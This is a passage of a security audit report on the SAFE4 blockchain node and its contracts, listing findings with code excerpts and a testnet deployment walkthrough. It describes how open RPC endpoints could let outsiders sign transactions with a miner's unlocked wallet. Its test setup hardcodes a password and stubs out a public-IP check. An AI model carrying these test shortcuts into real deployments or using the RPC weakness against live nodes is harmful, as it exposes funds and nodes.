The project provides a wide range of RPC APIs for most contract operations, simplifying direct interaction. These APIs ultimately rely on the `SendTransaction` function, which requires the user's wallet to be stored on the node.

`internal/ethapi/api.go`

```

1721 func (s *PublicTransactionPoolAPI) SendTransaction(ctx context.Context,
args TransactionArgs) (common.Hash, error) {
1722     // Look up the wallet containing the requested signer
1723     account := accounts.Account{Address: args.from()}
1724
1725     wallet, err := s.b.AccountManager().Find(account)
1726     if err != nil {
1727         return common.Hash{}, err
1728     }
1729
1730     if args.Nonce == nil {
1731
1732         // Hold the address's mutex around signing to prevent concurrent assignment of
1733         // the same nonce to multiple accounts.
1734         s.nonceLock.LockAddr(args.from())
1735         defer s.nonceLock.UnlockAddr(args.from())
1736
1737         // Set some sanity defaults and terminate on failure
1738         if err := args.setDefaults(ctx, s.b); err != nil {
1739             return common.Hash{}, err
1740         }
1741         // Assemble the transaction and sign with the wallet
1742         tx := args.toTransaction()
1743
1744         signed, err := wallet.SignTx(account, tx, s.b.ChainConfig().ChainID)

```

For regular users, `keystoreWallet` requires a password to unlock accounts before signing transactions, preventing unauthorized access.

`accounts/keystore/wallet.go`

```

132 func (w *keystoreWallet) SignTx(account accounts.Account, tx *types.Transaction
, chainID *big.Int) (*types.Transaction, error) {
133     // Make sure the requested account is contained within
134     if !w.Contains(account) {
135         return nil, accounts.ErrUnknownAccount
136     }
137     // Account seems valid, request the keystore to sign
138     return w.keystore.SignTx(account, tx, chainID)
139 }

```

`accounts/keystore/keystore.go`

```
277 func (ks *KeyStore) SignTx(a accounts.Account, tx *types.Transaction, chainID *
big.Int) (*types.Transaction, error) {
278     // Look up the key to sign with and abort if it cannot be found
279     ks.mu.RLock()
280     defer ks.mu.RUnlock()
281
282     unlockedKey, found := ks.unlocked[a.Address]
283     if !found {
284         return nil, ErrLocked
285     }
286     // Depending on the presence of the chain ID, sign with 2718 or homestead
287     signer := types.LatestSignerForChainID(chainID)
288     return types.SignTx(tx, signer, unlockedKey.PrivateKey)
289 }
```

However, miner nodes typically keep the `etherbase` account unlocked until the node shuts down.

If a miner node enables all public API interfaces without restrictions, malicious users could exploit the open HTTP endpoints to use the miner's wallet for unauthorized transactions. This risk is especially significant if the wallet is used to execute critical or sensitive operations.

Recommendation

- 1. Restrict Public API Access:** Set the `Public` field of the exposed APIs to `false` by default. Node administrators should manually decide whether to expose each API interface.
- 2. Implement Network Access Controls:** Ensure that only trusted IP ranges can access the node's APIs to minimize exposure to unauthorized users.

Alleviation

[SAFE4 team - 12/31/2024]:

The team head the advice and resolved this issue at commit: `5d8b33801e35c6033afb3d93e3a33c49ff85527`.

SFS-03 | ENHANCED PRIVATE KEY MANAGEMENT SHOULD BE PERFORMED

Category	Severity	Location	Status
Access Control, Design Issue	● Informational	accounts/keystore/keystore.go (SAFE4): 263 ~274	● Acknowledged

Description

Repository:

- SAFE4 Chain

Commit hash:

- 8d27df326bef646bcaccdc1c600b948dcf251768

Files:

- accounts/keystore/keystore.go

The private key is embedded in the node from startup, making it essential to protect secret keys from being swapped out to disk from memory, as this could lead to leakage if the node is compromised especially handle credentials in-RAM.

As the code shown below on the signing from the keystore wallet after attached:

accounts/keystore/keystore.go

```
263 func (ks *KeyStore) SignHash(a accounts.Account, hash []byte) ([]byte, error) {
264     // Look up the key to sign with and abort if it cannot be found
265     ks.mu.RLock()
266     defer ks.mu.RUnlock()
267
268     unlockedKey, found := ks.unlocked[a.Address]
269     if !found {
270         return nil, ErrLocked
271     }
272     // Sign the hash using plain ECDSA operations
273     return crypto.Sign(hash, unlockedKey.PrivateKey)
274 }
275
```

Although key management falls outside the scope of the auditing engagement, it is still recommended to improve key management from a coding perspective in order to prevent such scenario as memory leakage from happening.

Recommendation

Recommend to perform the LockMemory under `CAP_IPC_LOCK` when the node startup.

```
func LockMemory() {
    err := unix.Mlockall(syscall.MCL_CURRENT | syscall.MCL_FUTURE)
    if err != nil {
        fmt.Printf("Failed to lock memory: %v (CAP_IPC_LOCK missing?)\n", err)
        os.Exit(1)
    }
}
```

or leverage the remote signing solution such as Key Management Service(KMS).

Alleviation

[SAFE4 Team - 12/31/2024] :

The team acknowledged the issue without any changes at current version.

SSE-01 | CONCERNS ON UNINITIALIZED STATE VARIABLES RENDER CONTRACT FUNCTIONS NON-FUNCTIONAL

Category	Severity	Location	Status
Logical Issue	● Informational	Safe3.sol (SAFE4-system-contract): 37~47	● Acknowledged

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `Safe3.sol`

The contract depends on several state variables for its functionality, including:

```
36     // available safe3
37     bytes[] keyIDs;
38     mapping(bytes => AvailableData) availables;
39
40     // locked safe3
41     uint lockedNum;
42     bytes[] lockedKeyIDs;
43     mapping(bytes => LockedData[]) locks;
44
45     // special safe3
46     bytes[] specialKeyIDs;
47     mapping(bytes => SpecialData) specials;
```

These variables are not initialized or populated, and the contract lacks functions to perform such initialization. As a result, all functions that rely on these variables will fail to operate as intended.

The audit team seeks clarification on:

Are there specific external systems or off-chain processes expected to populate these variables? Are there plans to implement initialization logic in future contract updates?

Recommendation

The audit team seeks clarification on the aforementioned issue.

Alleviation

[SAFE4 Team - 12/31/2024] :

These variables will be initialized in the genesis block. In Safe4 project, core/genesis.go will write state into the genesis block.

OPTIMIZATIONS | SAFE (ANWANG)

ID	Title	Category	Severity	Status
AMS-01	Insufficient Validation Of <code>msg.value</code>	Coding Style	Optimization	● Resolved
AMS-06	Confusing Error Message When Querying Data	Coding Issue	Optimization	● Resolved
FES-01	Redundant Codes In <code>getMasternodePayment</code>	Coding Issue	Optimization	● Acknowledged

AMS-01 | INSUFFICIENT VALIDATION OF `msg.value`

Category	Severity	Location	Status
Coding Style	● Optimization	AccountManager.sol (SAFE4-system-contract): 237	● Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

`AccountManager.sol`

```
236     function reward(address[] memory _addrs, uint[] memory _amounts) public
payable override onlyMnOrSnContract {
237         require(msg.value > 0, "invalid amount");
238         require(_addrs.length == _amounts.length, "invalid addrs and amounts");
239         for(uint i; i < _addrs.length; i++) {
240             if(_addrs[i] == address(0) || _amounts[i] == 0) {
241                 continue;
242             }
243             addRecord(_addrs[i], _amounts[i], 0);
244         }
245     }
```

The `reward` function currently lacks a check to ensure that `msg.value` is greater than or equal to the total sum of the `_amounts` array. This could potentially allow the function to proceed with insufficient funds, which might lead to unexpected behavior or errors, especially since `AccountManager` stores tokens for other users.

Recommendation

Recommend to add a validation to ensure that `msg.value` is at least the sum of all values in the `_amounts` array. This will ensure that the function is called with adequate funds to cover the intended rewards.

I Alleviation

[SAFE4 team - 11/30/2024]:

The team heeded the advice and resolved this finding. This modification is reflected in commit:

[38ab1eceb28aef9e4da0b0161bd0f8b073b831d9](#) .

AMS-06 | CONFUSING ERROR MESSAGE WHEN QUERYING DATA

Category	Severity	Location	Status
Coding Issue	● Optimization	AccountManager.sol (SAFE4-system-contract): 519	● Resolved

Description

Repository:

- SAFE4 System Contract

Commit hash:

- 69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4

Files:

- AccountManager.sol
- MasterNodeStorage.sol
- Property.sol
- Safe3.sol
- SNVote.sol
- SuperNodeStorage.sol

AccountManager.sol

```
519         require(_start < usedNum, "invalid _start, must be in [0, usedNum)");
```

The error message returned by the `getUsedIDs` function is confusing where `usedNum` is zero. When `usedNum` is zero, it indicates that there are no used IDs for the given address `_addr`. However, the function currently throws an error due to the condition `require(_start < usedNum, "invalid _start, must be in [0, usedNum)");` since `_start` is initialized to zero, causing the check to fail. The error message may be invalid start.

There are some functions that have similar issues. AccountManager.sol

- getTotalIDs
- getAvailableIDs
- getLockedIDs

MasterNodeStorage.sol

- `getAll`
- `getAddrs4Creator`
- `getAddrs4Partner`

`Property.sol`

- `getAll`
- `getAllUnconfirmed`

`Proposal.sol`

- `getVoteInfo`
- `getAll`
- `getMines`

`Safe3.sol`

- `getAvailableInfos`
- `getLockedAddrs`
- `getSpecialInfos`

`SNVote.sol`

- `getSNS4Voter`
- `getProxies4Voter`
- `getVotedIDs4Voter`
- `getProxiedIDs4Voter`
- `getVoters`
- `getIDs`

`SuperNodeStorage.sol`

- `getAll`
- `getAddrs4Creator`
- `getAddrs4Partner`

Recommendation

Recommend adding a quantity check. If the quantity is insufficient, return an 'insufficient quantity' error.

Alleviation

[SAFE4 Team, 12/31/2024]:

The team head the advice and resolved this issue at commit: [ba0399be3489bb1248209a39a0bbc090ce4cbdbd](#) .

FES-01 | REDUNDANT CODES IN `getMasternodePayment`

Category	Severity	Location	Status
Coding Issue	● Optimization	consensus/spos/spos.go (SAFE4): 1084~1097	● Acknowledged

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos/spos.go`

The code for calculating the masternode payment using the function `getMasternodePayment` contains redundancy.

`consensus/spos/spos.go`

```
1084 func getMasternodePayment(blockReward *big.Int) *big.Int {
1085     //start at 20%
1086     masternodePayment := blockReward.Uint64() / 5
1087
1088
1089     //The SAFE 3 height is greater than 935600, and the revenue of the master node is
1090     //only about 50%
1091
1092     masternodePayment += blockReward.Uint64() / 20
1093     masternodePayment += blockReward.Uint64() / 20
1094     masternodePayment += blockReward.Uint64() / 20
1095     masternodePayment += blockReward.Uint64() / 40
1096     masternodePayment += blockReward.Uint64() / 40
1097     masternodePayment += blockReward.Uint64() / 40
1098     masternodePayment += blockReward.Uint64() / 40
1099     masternodePayment += blockReward.Uint64() / 40
1100     return new(big.Int).SetUint64(masternodePayment)
1101 }
```

For better maintenance and readability, it is recommended to consolidate the calculation into a single line of code, provided there are no additional intentions behind the current structure.

Recommendation

Recommend to consolidate the codes into one line for calculation.

Alleviation

[SAFE4 Team - 12/02/2024] :

The team acknowledged the issue with an intended design to maintain the consistency with previous version. The comment is as below:

```
In order to maintain consistency with the SAFE3 code, if modifications are made, the floating-point precision may not be consistent. The code implemented by SAFE3 is as follows: CAmount GetMasternodePayment(int nHeight, CAmount blockValue) {
```

```
CAmount ret = blockValue/5; // start at 20%
```

```
int nMNPIBlock = Params().GetConsensus().nMasternodePaymentsIncreaseBlock;
```

```
int nMNPIPeriod = Params().GetConsensus().nMasternodePaymentsIncreasePeriod *  
ConvertBlockParameterByHeight(nHeight, Params().GetConsensus());
```

```
// mainnet:
```

```
if(nHeight > nMNPIBlock) ret += blockValue / 20; // 158000 - 25.0% - 2014-10-24
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 1)) ret += blockValue / 20; // 175280 - 30.0% - 2014-11-25
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 2)) ret += blockValue / 20; // 192560 - 35.0% - 2014-12-26
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 3)) ret += blockValue / 40; // 209840 - 37.5% - 2015-01-26
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 4)) ret += blockValue / 40; // 227120 - 40.0% - 2015-02-27
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 5)) ret += blockValue / 40; // 244400 - 42.5% - 2015-03-30
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 6)) ret += blockValue / 40; // 261680 - 45.0% - 2015-05-01
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 7)) ret += blockValue / 40; // 278960 - 47.5% - 2015-06-01
```

```
if(nHeight > nMNPIBlock+(nMNPIPeriod* 9)) ret += blockValue / 40; // 313520 - 50.0% - 2015-08-03
```

```
return ret;
```

```
}
```

DYNAMIC TESTING | SAFE (ANWANG)

In our audit process, we conducted comprehensive testing efforts to ensure the robustness and security of the project. These efforts include testnet deployment, end-to-end testing to uncover potential vulnerabilities and ensure the correct operation of the system under various conditions.

Testnet Deployment

1.1 Generate node keys

Generate node keys for all the nodes, including the supernodes and masternodes. Change directory into `~/SAFE4/build/bin`, run the Python script `enode_generate.py` below:

```
import subprocess
import os

# Define the nodes
masternodes = ['masternode1', 'masternode2']
supernodes = ['supernode1', 'supernode2', 'supernode3', 'supernode4', 'supernode5',
'supernode6', 'supernode7']

# Combine all nodes
all_nodes = masternodes + supernodes

# Function to run a command and return the output
def run_command(command):
    result = subprocess.run(command, shell=True, capture_output=True, text=True)
    if result.returncode != 0:
        raise Exception(f"Command failed: {command}\n{result.stderr}")
    return result.stdout.strip()

# Step 1: Generate keys for each node
for node in all_nodes:
    print(f"Generating key for {node}...")
    run_command(f"./bootnode -genkey {node}")

# Step 2: Read nodekeyhex from generated key files and generate enode values
for node in all_nodes:
    print(f"Processing {node}...")
    with open(node, 'r') as file:
        nodekeyhex = file.read().strip()

    enode_value = run_command(f"./bootnode -nodekeyhex {nodekeyhex} -writeaddress")

# Step 3: Save the generated enode value into a file with .enode postfix
enode_filename = f"{node}.enode"
with open(enode_filename, 'w') as enode_file:
    enode_file.write(enode_value)

    print(f"Enode value for {node} saved to {enode_filename}")

print("All nodes processed successfully.")
```

1.2 Generate the account info

All the accounts are under `~/SAFE4/temp/keystore`

```
./build/bin/geth account new --password ./temp/password
```

1.3 Generate genesis data

- Clone `safe4-genesis-tool`

```
git clone https://github.com/SAFE-anwang/SAFE4-genesis-tool.git
```

- Update `deps/data/testnet/MasterNode.info` and `SuperNode.info` `MasterNode.info`, the enode contains the node key and IP address, using the generated node key in **step 1.1**
- Update `types/tool.go`

```
func (t *Tool) GetOwnerAddress() string {  
    if t.netType == 0 {  
        return "0xa503b779f09c994b96e3b4d408f354f17a1aab68"  
    } else {  
        return "0xa503b779f09c994b96e3b4d408f354f17a1aab68"  
    }  
}
```

- Pull latest commits from SAFE4-system-contract

```
git submodule update --init --recursive
```

- Build a tool and generate the genesis file.

```
# build the tool  
go build .  
# generate genesis data  
./SAFE4-genesis-tool -testnet  
# All run results is saved in output directory. Copy to target dir  
cp output/testnet/genesis.json ~/SAFE4/temp/
```

- Copy `genesis.json` data and update the variable `SafeTestAllocData` in the file `genesis_alloc.go`.
- Since our network is a private chain, update the `node_state_monitor.go` file.

```
func CheckPublicIP(url string) (bool, error) {  
    return true, nil  
}
```

1.4 Docker file preparation

- Prepare the docker image containing the genesis file.

```
FROM safe4:latest

ARG ACCOUNT_PASSWORD

COPY genesis.json .

RUN geth init --datadir /home/ubuntu/.safe4/safetest ./genesis.json \
    && rm -f ~/.safe4/safetest/geth/nodekey
# copy account keys
COPY ./keystore/* ./keystore/
# copy node keys for p2p connection
COPY ./nodekeys/* ./nodekeys/

ENTRYPOINT ["geth"]
```

- Prepare the `docker-compose.yaml` file

To run our private Ethereum network from the docker-compose.yaml file, we have to specify 2 environment variables in the .env file

```
# The ID of Ethereum Network
NETWORK_ID=6666666

# The password to create and access the primary account
ACCOUNT_PASSWORD=5uper53cr3t
```

1.5 Start the node cluster

```
# Build images
docker-compose build
# Once build is over, let's run
docker-compose up -d
```

You can view the startup log via:

```
docker-compose logs -f
```

After starting, issue command `docker ps` to list all the instances:

```
ubuntu@ip-10-10-41-97:~/SAFE4$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ff7795733231	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-masternode1-1
56aaa86a48a1	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-supernode3-1
4dfcee579175	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-masternode2-1
df2a85dd3abc	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-supernode6-1
97e71ca8bce1	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8546/tcp, 0.0.0.0:8545->8545/tcp, :::8545->8545/tcp, 30303/tcp, 30303/udp	temp-geth-rpc-endpoint-1
7fb3378d07e3	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-supernode4-1
a40dc8e36ff7	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-supernode7-1
418441c16f30	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-supernode5-1
669b418ecd42	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-supernode2-1
66b956d5113e	safe4fortest:latest	"geth --bootnodes=en..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-supernode1-1
22f0109bb311	safe4fortest:latest	"geth --nodekeyhex=2..."	22 hours ago	Up	22 hours 8545-8546/tcp, 30303/tcp, 30303/udp	temp-geth-bootnode-1

Verify the chain status via RPC:

```
ubuntu@ip-10-10-41-97:~/SAFE4$ curl --location --request POST 'localhost:8545' \
--header 'Content-Type: application/json' \
--data-raw '{
  "jsonrpc": "2.0",
  "id": 2,
  "method": "eth_blockNumber",
  "params": []
}'
{"jsonrpc":"2.0","id":2,"result":"0x26f"}
```

End-to-end testing

Business Process Test:

ProcessName	Operation	Result
Deposit → Withdraw	Deposit&Withdraw	Failed: Error: reentrant call
Tops Change	SuperNodeStorage.GetTops SNVote.VoteOrApproval SuperNodeStorage.GetTops	Success

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Finding Categories

Categories	Description
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Magic Numbers	Magic Number findings refer to numeric literals that are expressed in the code in their raw format, but should instead be declared as constants to improve readability and maintainability.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Denial of Service	Denial of Service findings indicate that an attacker may prevent the program from operating correctly or responding to legitimate requests.
Access Control	Access Control findings are about security vulnerabilities that make protected assets unsafe.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

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